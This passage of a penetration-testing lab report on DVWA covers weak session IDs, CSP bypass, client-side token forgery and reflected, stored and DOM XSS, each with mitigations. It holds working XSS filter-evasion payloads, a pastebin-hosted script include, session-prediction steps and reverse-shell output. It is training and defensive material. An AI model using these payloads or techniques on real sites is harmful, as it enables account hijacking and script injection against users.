bash: cannot set terminal process group (1): Inappropriate ioc
bash: no job control in this shell
www-data@ab79eaababb4:/var/www/html/hackable/uploads$ whoami
whoami
www-data
```

Figure 74 the netcat received a connectio back drom the web server

4.8.3 Vulnerability remediation (Mitigation)

1. File Type Validation
    - Whitelist File Types: Restrict file access to only those essential for your application (e.g., .jpg, .png, .pdf).
2. File Content Validation
    - File Scanning: Utilize antivirus or malware scanning software to thoroughly examine the uploaded files for any potential malicious elements.
3. File Size Limits
    - Maximum File Size: Implement a maximum file size restriction to mitigate denial-of-service attacks arising from the upload of excessively large files.
4. Storage and Access Control
    - Secure Storage Locations: Keep your uploaded files in non-executable directories to keep them safe and prevent them from running directly.
5. Server-side Security Measures
    - Permissions: make sure the directories where files are uploaded have the right permissions. For instance, they should be writable but not executable.
    - Regular Patching: Ensure that your web server and software are maintained with the most recent security patches.

4.9 Weak Session IDs

4.9.1 Vulnerability Summary

- Most web applications provide a login page and require the management of user sessions. The primary objective is to prevent users from logging in repeatedly with each visit to the web application.
- The session identifier serves as a unique key that uniquely identifies a user session within a database of sessions. It holds paramount significance within the session management mechanism, as an attacker who gains access to it can impersonate (or “ride”) another user’s session.
- Weak session IDs constitute a critical security vulnerability in web applications, posing a substantial risk to user data and system integrity. Session IDs are essential components of web sessions, utilized for authentication and tracking user interactions. However, when session IDs lack adequate randomness or complexity, they become vulnerable to exploitation by malicious actors.

- Session prediction attacks aim to predict session ID values that bypass the authentication mechanisms of an application. By analyzing the session ID generation process, an attacker can predict a valid session ID, granting them unauthorized access to the application.

4.9.2 Vulnerability Prove of Concept (Exploitation)

1. The page enables the generation of cookies named dvwaSession.




Figure 75 Generate a session ID

2. I repeatedly clicked the "Generate" button and subsequently reviewed the associated requests in Burp Suite. The low security level cookie value exhibited a predictable pattern, initially set to 1 and incrementing by 1 with each button click.

Figure 76 First session ID

Figure 77 Second session ID

Figure 78 Third Session ID

3. Armed with this knowledge, I can forecast the distribution of future cookies and analyze the generation of previous cookies. Utilizing these cookies, I can successfully steal a valid user session and impersonate a legitimate user, enabling me to obtain sensitive information or execute malicious operations.

4. In the process of analyzing the medium level, I observed that cookies are sequential and incrementally incremented by one every second.


- 

Figure 79 On second 55 the last no. of the 1'st session ID is 5x


- 

Figure 80 On second 56 the last no. of the 1'st session ID is 6

5. The format closely resembles Unix time (or Epoch time). This can be confirmed by utilizing a Unix time converter..


- 

Figure 81 The generated session IDs are UNIX timestamps

6. In the high level, the cookies appear to be MD5 hashes.

- 

Figure 82 The 1'st session ID

- 

Figure 83 The 2'nd session ID

7. I utilized the website https://crackstation.net/ to crack those hashes. The cookie values are similar to the low-level ones, but they additionally perform MD5 hashing on them.

Hash	Type	Result
c4ca4238a0b923820dcc509a6f75849b	md5	1
c81e728d9d4c2f636f067f89cc14862c	md5	2
eccbc87e4b5ce2fe28308fd9f2a7baf3	md5	3
a87ff679a2f3e71d9181a67b7542122c	md5	4

Figure 84 The session IDs are 1, 2, 3, ... but MD5 hashed

4.9.3 Vulnerability remediation (Mitigation)

1. Utilize robust and secure random number generation.
   - Generate Session IDs Using Cryptographically Secure Methods: Implement secure random functions to generate session IDs.
2. Regenerate Session IDs
   - Session ID Regeneration for Sensitive Operations: Modify the session ID following login or other critical actions to mitigate fixation attacks.
3. Set Secure Cookie Attributes
   - Implement Secure and HttpOnly Flags: Ensure that session cookies are marked as Secure and HttpOnly to prevent their accessibility via JavaScript and transmission over non-HTTPS connections.
4. Limit Session Lifetime
   - Set Session Expiration Time: Restrict the duration of sessions to reduce the likelihood of prolonged exposure.

4.10 CSP Bypass

4.10.1 Vulnerability Summary

- CSP stands for Content Security Policy, a mechanism that defines which resources can be fetched or executed by a web page. These resources include JavaScript, CSS, and virtually anything that the browser loads.
- In essence, these rules serve as specifications for determining the sources from which specific types of content, including scripts, images, and iframes, can be loaded or executed. This functionality effectively mitigates various types of attacks, such as cross-site scripting (XSS) and data injection.
- The Content Security Policy (CSP) is implemented through response headers or meta elements within the HTML page.
- CSP Bypass: An attacker may circumvent the restrictions imposed by a CSP, enabling the execution of unauthorized scripts or resources on a web page.

4.10.2 Vulnerability Prove of Concept (Exploitation)

1. The low-level interface presents us with a message and a test input. This allows us to include a URL or scripts from external sources to test the Content Security Policy.




Figure 85 Include a URL

2. 2. I randomly entered text into BurpSuite and selected the "Include" option to view the CSP rules in the response headers.

Figure 86 CSP rules header

3. Scripts can be loaded from the following websites.
   - https://pastebin.com
   - hastebin.com
   - www.toptal.com
   - example.com
   - code.jquery.com
   - https://ssl.google-analytics.com

4. Vulnerability: The vulnerability arises from the fact that "pastebin" is a platform that enables users to create their own content. I can access pastebin.com, select the "New" option, and paste the following script.

   - **Payload: alert("Culture city hacked");**




Figure 87 Using Pastebin to create an alert window

5. Once the paste is created, we obtain an identifier for it. I can access the raw paste by appending "/raw/" before the identifier.




Figure 88 the URL to Access my alert script

6. Now that I have the link to the raw data, I have pasted it into the input field.




Figure 89 including the URL to execute the alert window

7. Upon clicking "Include Page," the page reloads, downloads my script from Pastebin, and executes it. Subsequently, a pop-up window displays the text "Culture City Hacked."




Figure 90 The alert script was executed by the web server

8. The medium security level CSP utilizes the following:

Figure 91 CSP rules allowing us to execute inline scripts

- script-src: This directive specifies valid sources for JavaScript. Scripts from these sources are permitted to execute on the webpage.
- • 'self': This keyword enables scripts originating from the same domain as the webpage itself. For instance, if the webpage is served from https://example.com, scripts originating from the same domain (https://example.com) are permitted.

- ‘unsafe-inline’: This keyword enables the execution of inline scripts, such as those directly embedded within <script> tags within the HTML document. This practice is generally regarded as unsafe because it renders the webpage susceptible to Cross-Site Scripting (XSS) attacks.
- • ‘nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=‘: This specifies a nonce (a unique number used once) that allows specific inline scripts to be executed. Scripts that have a matching nonce attribute will be permitted to run. The nonce in this case is TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=, which is a Base64-encoded string.

9. This implies that a straightforward XSS <script>alert(1)</script> will not be effective. All I need to do is include the tag nonce with the appropriate value. Notably, the nonce remains constant, making it exceptionally straightforward to accomplish this task.

10. Upon successfully pasting the provided payload into the input field, a pop-up window was successfully displayed.
    - Payload**: <script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert("cultureCityHacked");</script>**
    - 

Figure 92 The inline script was executed causing a pop-up

11. 11. The high-security level features a button labeled “Solve the sum” that initiates a script to compute the sum of predefined numbers. The script subsequently returns the result via a callback function named “solveSum.” The script sends a GET request to the URL “/vulnerabilities/csp/source/jsonp.php?callback=solveSum” to retrieve the result.
    - 

Figure 93 The Intercepted Request

12. To exploit this vulnerability and circumvent CSP restrictions, I intercepted the request and modified the callback function from solveSum to "alert('hello')".

- 

Figure 94 Altering the callback parameter to execute an alert window

13. Finally, I pulled off a pop-up despite the Content Security Policy!

- 

Figure 95 The triggered callback was executed causing an alert window

4.10.3 Vulnerability remediation (Mitigation)

1. Remove Unsafe Inline Scripts

- • Refrain from utilizing the "unsafe-inline" directive within your Content Security Policy (CSP). This directive enables the execution of inline scripts, posing a substantial security vulnerability.

2. Utilize Nonces or Hashes

- • Nonces and hashes enable specific inline scripts to execute while preventing the execution of others. It is imperative to ensure that nonces are unique for each request and are difficult to guess.
- 'nonce-unique_nonce_value'

3. Restrict External Sources

- • Restrict script sources to those you have complete control over or trust implicitly. Refrain from using wildcards (*) and broad domain names.

4.11 JavaScript

4.11.1 Vulnerability Summary

- JavaScript is a highly versatile programming language. An attacker can exploit its capabilities, coupled with XSS vulnerabilities, concurrently as part of an attack vector. Consequently, XSS, instead of solely being a method to obtain critical user data, can also serve as a direct means of conducting an attack from the user's browser.
- JavaScript scripts can provide attackers with valuable information that could potentially lead to further system exploitation. The DVWA JavaScript vulnerability specifically focuses on demonstrating the potential consequences that arise when a script contains sensitive information.

4.11.2 Vulnerability Prove of Concept (Exploitation)

1. The DVWA JavaScript vulnerability, starting with the lowest security level, demonstrates a scenario where the webpage accepts only the word "success" as a valid token.

2. While other words are treated as invalid tokens, the word "success" is not accepted as input.




Figure 96 Invalid token response for the word success

3. It appears that the token sent is incorrect. Upon attempting to send various phrases ("success," "test," "ChangeMe"), I observed that the token remains unchanged.

Figure 3 The word ChangeMe have the same token as the word success




Figure 97 The token here is the same too

4. The token's length is 32 characters, suggesting it may be a MD5 hash.

```
~ echo -n "8b479aefbd90795395b3e7089ae0dc09" | wc -c
32
```

Figure 98 The token length is 32

5. To exploit this vulnerability, it is crucial to comprehend the validation mechanism employed on the webpage. The source code of the webpage from which the JavaScript function generate_token() is invoked is essential. This function retrieves the value of the element "phrase" and computes the MD5 hash of the phrase encoded using a Caesar cipher (ROT13).

```
function generate_token() {
    var phrase = document.getElementById("phrase").value;
    document.getElementById("token").value = md5(rot13(phrase));
}

generate_token();
```

Figure 99 The function generate_token from the JavaScript source code

6. The token is equal to **md5(rot13("phrase"))**. This process involves shifting the letters first and then computing the MD5 sum of the resulting text. The token I obtained is as follows:

```
~ echo -n "success" | tr 'A-Za-z' 'N-ZA-Mn-za-m' | md5sum
                    Mon 28 Jun 2025 01:20:39 PM EDT
38581812b435834ebf84ebcc2c6424d6  -
~ echo -n "test" | tr 'A-Za-z' 'N-ZA-Mn-za-m' | md5sum
                    Mon 28 Jun 2025 01:28:00 PM EDT
313ee0e6bae28429118419e2849ed852  -
~ echo -n "ChangeMe" | tr 'A-Za-z' 'N-ZA-Mn-za-m' | md5sum
8b479aefbd90795395b3e7089ae0dc09  -
```

Figure 100 The calculated token for each token

- tr: The translate command.
- A-Z: All uppercase letters (from A to Z).
- a-z: All lowercase letters (from a to z).
- N-ZA-M: All uppercase letters, but shifted 13 positions forward in the alphabet. The sequence wraps around after Z, so N maps to A, O to B, ..., M to Z.

- n-za-m: All lowercase letters, but shifted 13 positions forward in the alphabet. The sequence wraps around after z, so n maps to a, o to b, ..., m to z.


7. With the correct token for the string “success” now identified,
   - 

Figure 101 The calculated token for the word success


8. After editing and submitting the request through the proxy, I received a “Well done” message from the server.
   - 

Figure 102 The Token is correct

4.11.3 Vulnerability remediation (Mitigation)

1. Validate Referrer(response) Headers
   - Servers verify referred headers to confirm that requests originate from anticipated resources. Your application should reject all requests lacking anticipated values.
2. Sanitize Output
   - Sanitizing the output prevents sensitive data from being transmitted to the client-side. To ensure this, you should:
     - Remove all sensitive data from client-side communications.
     - Provide only the minimum amount of necessary information.
     - Verify that the general error message does not contain any sensitive data.
3. Implement Content Security Policy

4.12 Reflected Cross Site Scripting (XSS)

4.12.1 Vulnerability Summary

- Cross-Site Scripting (XSS) is a web security vulnerability that arises when a web application neglects to properly sanitize user input. This oversight enables malicious scripts to be embedded within content that other users will subsequently consume.

- Unlike other web attacks that directly exploit vulnerabilities in websites or servers, XSS exploits the users of web applications, making it a distinct and hazardous security issue.
- XSS (Reflected) vulnerability occurs when user-supplied input is reflected back to the user's browser without proper validation or sanitization. This vulnerability arises from the application embedding untrusted data from the request into HTML responses.
- XSS (Reflected) exploitation entails injecting malicious scripts into an application, which are subsequently executed within the victim's browser context. Upon user interaction with the compromised page, the injected script executes within their browser, enabling the attacker to carry out various malicious actions, such as stealing sensitive information, hijacking user sessions, or engaging in other nefarious activities.
- In essence, Reflected XSS happens when a malicious script is reflected from a web server. The script is not stored on the server; instead, it is incorporated into the response as part of a URL or form submission.

4.12.2 Vulnerability Prove of Concept (Exploitation)

1. 1. Commencing with the lowest security level, I inserted H1 HTML tags to ascertain whether this field is vulnerable. The output indicates that there is no filtering of input, which is evident in the page source code.

Figure 103 The H1 HTML tags was executed




Figure 104 The injected input is reflected in the page source

2. Upon ascertaining that I directly submitted the following payload.
    - Payload: <script>alert("cultureCityXSS")</script>

3. The browser successfully executed my code, and an alert box was displayed.

Figure 105 The executed script tags caused an alert box

4. An attacker would enhance the payload's maliciousness by sending the URL to their victim, causing their browser to execute the malicious code. The victim would be more likely to trust the domain, increasing their confidence in the payload's legitimacy.

5. On the medium security level, they're replacing the "<script>" tag with an empty string.

```
$name = str_replace( '<script>', '', $_GET[ 'name' ] );
```

Figure 106 Script tags are replaced

6. This can also be circumvented by using a different matching of lower and upper case, such as "<scRipT>".

- Payload: <scRipT>alert("cultureXSS")</scRipT>




Figure 107 The case insensitive script tag was executed

7. The enhanced security measures eliminate all occurrences of the script tag, rendering the previous payload ineffective.

```
// Get input
$name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );
```

Figure 108 Replace all script tag instances and using "i" for insistive instances

8. The “img” tag would effortlessly circumvent this restriction.
    - Payload: <img src=x onerror=alert('CultureCityXSS');>




Figure 109 Using the img tags with a fake source and onerror to execuite an alert script

4.12.3 Vulnerability remediation (Mitigation)

1. Input Validation:
    - Verify the validity of all user inputs on both the client and server sides.
    - Implement stringent validation protocols to restrict input to only acceptable values.
    - Reject any input that contains potentially malicious code.
2. Output Encoding:
    - Encode user inputs prior to displaying them on the web page to guarantee that they are treated as data rather than executable code.
    - Utilize context-specific encoding. For instance:
        - HTML entity encoding, also known as HTML character encoding, is a method used to represent data that cannot be directly represented by ASCII characters within the HTML body.
        - How HTML attributes are encoded for data.
        - JavaScript encoding for data inserted into JavaScript contexts.
        - URL encoding for data included in URL parameters.

3. HTTPOnly and Secure Cookies:
    - Utilize the HttpOnly flag for cookies to prevent their accessibility via JavaScript.
    - Utilize the Secure flag to guarantee that cookies are exclusively transmitted over HTTPS.

4.13 Stored Cross Site Scripting (XSS)

4.13.1 Vulnerability Summary

- The stored XSS vulnerability is nearly identical to the reflected XSS vulnerability. The sole distinction lies in the fact that, in the case of reflected XSS, the injection is not stored on the server.
- Stored XSS vulnerabilities arise when user input is stored on the server side without implementing adequate sanitization or HTML encoding processes.
- The storage location can be a database, a message forum, a visitor log, a comment field, and etc. Instead of reflecting back immediately, it may reflect back when you log in to the website the next time. When you visit the vulnerable web page, you will receive a pop-up alert window.
- Stored XSS poses a greater threat compared to reflected XSS because it can compromise the entire community by displaying an alert box on every user's browser whenever they access the vulnerable webpage. The payload utilized in stored XSS is identical to that employed in reflected XSS.
- In short, Stored XSS happens when malicious scripts are permanently stored on the target server, such as a database, and subsequently displayed to users. This type of XSS can impact all users who access the compromised content.

4.13.2 Vulnerability Prove of Concept (Exploitation)

1. Input sanitization is not performed, rendering both the "Name" and "Message" fields susceptible to vulnerabilities..

Figure 110 The html tags were injected inputs from name and message fields were injected I the source code

2. I utilized the same payload from the preceding attack.
    - Payload: <script>alert("cultureCityXSS")</script>

3. After submission, an alert box popped up, letting you know that the site was vulnerable to stored XSS attacks.




Figure 111 The script tag was executed successfully causing an alert window

4.13.3 Vulnerability remediation (Mitigation)

- The remediations are the same as reflected

4.14 DOM Based Cross Site Scripting (XSS)

4.14.1 Vulnerability Summary

- DOM-based XSS vulnerabilities arise when the vulnerability exists in the client-side code rather than the server-side code. The malicious script is executed as a consequence of modifying the DOM (Document Object Model) environment within the browser.

- DOM-based XSS is analogous to reflected XSS in that both are typically single-user attacks. In both cases, the malicious script is executed within the user's browser as a consequence of their interaction with the web application.
- However, Reflected XSS occurs when user input containing a malicious script is sent to the server and promptly reflected back in the server's response.

- An example of this vulnerability is when an attacker creates a URL that contains malicious script in a query parameter, which the server then reflects back in the response. The user's browser then executes this script.
- DOM-based XSS is executed entirely within the client's browser, without involving the server. The malicious script is injected through modifications to the DOM by client-side JavaScript.
- An example of DOM XSS is An attacker crafts a URL that includes a payload in the fragment identifier. The client-side JavaScript processes this fragment and inadvertently executes the malicious script.

4.14.2 Vulnerability Prove of Concept (Exploitation)

1. The page presents a list of languages for selection. Subsequently, clicking on "Select URL" resulted in the following change.

Figure 112 The "default" parameter used to select a language

3. I have modified the URL's parameter "default" value from English to JavaScript payload.

Figure 113 Changing the parameter value to execute an alert window

4. The payload was executed on the client side, resulting in the subsequent display of a pop-up message.




Figure 114 The "default" parameter executed our payload successfully

4.14.3 Vulnerability remediation (Mitigation)

1. Implement a white list for permitted languages..

```
# White list the allowable languages
switch ($_GET['default']) {
    case "French":
    case "English":
    case "German":
    case "Spanish":
        # ok
        break;
```

-

Figure 115 Validating the "default" parameter value

Conclusion:

This project provided a practical and insightful exploration of common web application vulnerabilities using DVWA. By simulating real-world attacks such as SQL Injection, Command Injection, XSS, CSRF, File Inclusion, and others, we demonstrated how attackers exploit weak input validation, poor session handling, and insecure coding practices.

Each vulnerability was analyzed, exploited, and followed by suggested mitigation techniques, emphasizing the need for secure development practices. Tools like OWASP ZAP, Burp Suite, and SQLMap enhanced our ability to conduct effective penetration testing.

Overall, this project highlights the critical importance of integrating security into every stage of web application development. Regular testing, awareness, and proactive defense strategies are essential to protect applications from evolving threats.

References:

1. OWASP Foundation. (n.d.). OWASP Top Ten Web Application Security Risks. Retrieved 2025, from https://owasp.org/

2. DVWA - Damn Vulnerable Web Application. (n.d.). DVWA Official GitHub Repository. Retrieved 2025, from https://github.com/digininja/DVWA

3. PortSwigger. (n.d.). Web Security Academy. Retrieved 2025, from https://portswigger.net/web-security

4. ZAP Project (OWASP). (n.d.). OWASP ZAP: Zed Attack Proxy. Retrieved 2025, from https://www.zaproxy.org/

5. Hashcat. (n.d.). Hashcat Documentation. Retrieved 2025, from https://hashcat.net/hashcat/

6. SQLMap Developers. (n.d.). sqlmap - Automatic SQL Injection and Database Takeover Tool. Retrieved 2025, from https://sqlmap.org/

